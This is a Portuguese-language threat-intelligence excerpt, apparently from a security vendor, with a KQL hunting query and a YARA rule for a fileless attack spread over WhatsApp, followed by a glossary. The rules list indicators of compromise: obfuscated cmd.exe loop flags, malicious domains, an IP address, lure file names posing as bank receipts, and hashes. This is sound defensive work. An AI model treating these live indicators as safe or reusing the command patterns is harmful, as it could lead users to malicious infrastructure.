- Refinar regras de AppLocker, Windows Defender Application Control (WADC) e Controle de Aplicações

Remediação e Contenção

Regras de Detecção para remediar o ataque de forma proativa



KQL (Kusto Query Language):

As regras apresentadas permitem a detecção proativa dos indicadores de comprometimento nos ambientes protegidos pelo Microsoft Defender.

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "cmd.exe"
| where InitiatingProcessCommandLine has_all ("/WMRX:F0E",
"/WFXI:BNYE5S", "/C")
| where InitiatingProcessCommandLine has "for %" and
InitiatingProcessCommandLine has "do for %“
| project Timestamp, DeviceId, ReportId, DeviceName,
InitiatingProcessCommandLine, ProcessCommandLine, AccountName
| order by Timestamp desc
```

Remediação e Contenção

Regras de Detecção para remediar o ataque de forma proativa

Yara

Observação: Adicione os demais IOCs do slide de indicadores com as strings $dom, $ip, $fname e $hash, utilizando "_" e sequência numeral seguindo o padrão estabelecido nos exemplos fornecidos.

```
rule Win_Suspicious_Cmd_Loop_And_IOCs_Oct2025 {
    meta:
        author = "soc@soloiron.com.br"
        description = "Fileless Attack using WhatsApp Spray"
        date = "2025-10-07"
        severity = "High"
        tactic = "Execution"
        technique = "T1059.003 - Windows Command Shell"
        reference = "Baseado em regra KQL/Defender"
    strings:
        $cmd_init_1 = "/WMRX:F0E" ascii wide
        $cmd_init_2 = "/WFXI:BNYE5S" ascii wide
        $cmd_init_3 = "/C" ascii wide
        $cmd_for_1 = "for %" ascii wide
        $cmd_for_2 = "do for %" ascii wide
        $dom_1 = "oultimojogo.com" ascii wide
        $dom_2 = "pt.ldplayer.net" ascii wide
        $ip_1 = "23.227.203.148" ascii
        $fname_1 = "ComprovanteSantander-28184633.520400511.zip" ascii wide
        $fname_2 = "ComprovanteSantander-51990960.589256949.lnk" ascii wide
        $hash_1 =
"B3F320D7B2F7B2296B95727E069E474FA45C8B704E51F8E2A71A3F390F16
20FD" nocase
        $hash_2 =
"8ba60fb4b8acc05292fd7619c827c87a255a2d4f4bacdafaf400abc493881b06
" nocase
    condition:
            (
                all of ($cmd_init_*) and all of ($cmd_for_*)
            )
            or
            (
                any of ($dom_*) or any of ($ip_*) or any of ($hash_*) or any of
($fname_*)
            )

}
```

Glossário

KQL (Kusto Query Language)
Linguagem usada para consultar e analisar dados em plataformas como Microsoft Sentinel e Azure Monitor.

YARA
Ferramenta usada para identificar e classificar malware por meio de regras baseadas em padrões de arquivos.

BOT
Programa automatizado que pode ser usado para tarefas legítimas ou maliciosas, como ataques DDoS ou envio de spam.

Payload
Parte de um código malicioso que executa ações prejudiciais, como roubo de dados ou instalação de backdoors.

Engenharia Social
Técnica de manipulação psicológica usada para enganar pessoas e obter acesso a informações ou sistemas.

Fileless
Tipo de ataque que não depende de arquivos tradicionais, operando diretamente na memória para evitar detecção.

Malware
Software malicioso projetado para causar danos, roubar dados ou comprometer sistemas.

IP (Internet Protocol)
Endereço que identifica um dispositivo em uma rede, essencial para comunicação entre sistemas.

TTL (Time To Live)
Valor que limita o tempo de vida de um pacote de dados na rede, evitando loops infinitos.

APT (Advanced Persistent Threat)
Grupo ou ator de ameaça altamente sofisticado, geralmente patrocinado por Estados ou organizações, que realiza ataques cibernéticos prolongados e direcionados com o objetivo de espionagem, sabotagem ou roubo de dados sensíveis.

Assembly.Load
Método da plataforma .NET usado para carregar dinamicamente um assembly (biblioteca ou executável) diretamente na memória, sem gravá-lo no disco.

Hash
Valor gerado por uma função criptográfica que representa dados de forma única, usado para verificação de integridade.

Equipe de Inteligência Cibernética Solo Iron

Telefone
(41) 3051-7500

0800 604 9596 | www.soloiron.com.br

linkedin.com/company/solo-network

instagram.com/solonetworkbr/

facebook.com/solonetworkbrasil

youtube.com/@SOLONETWORKBRASIL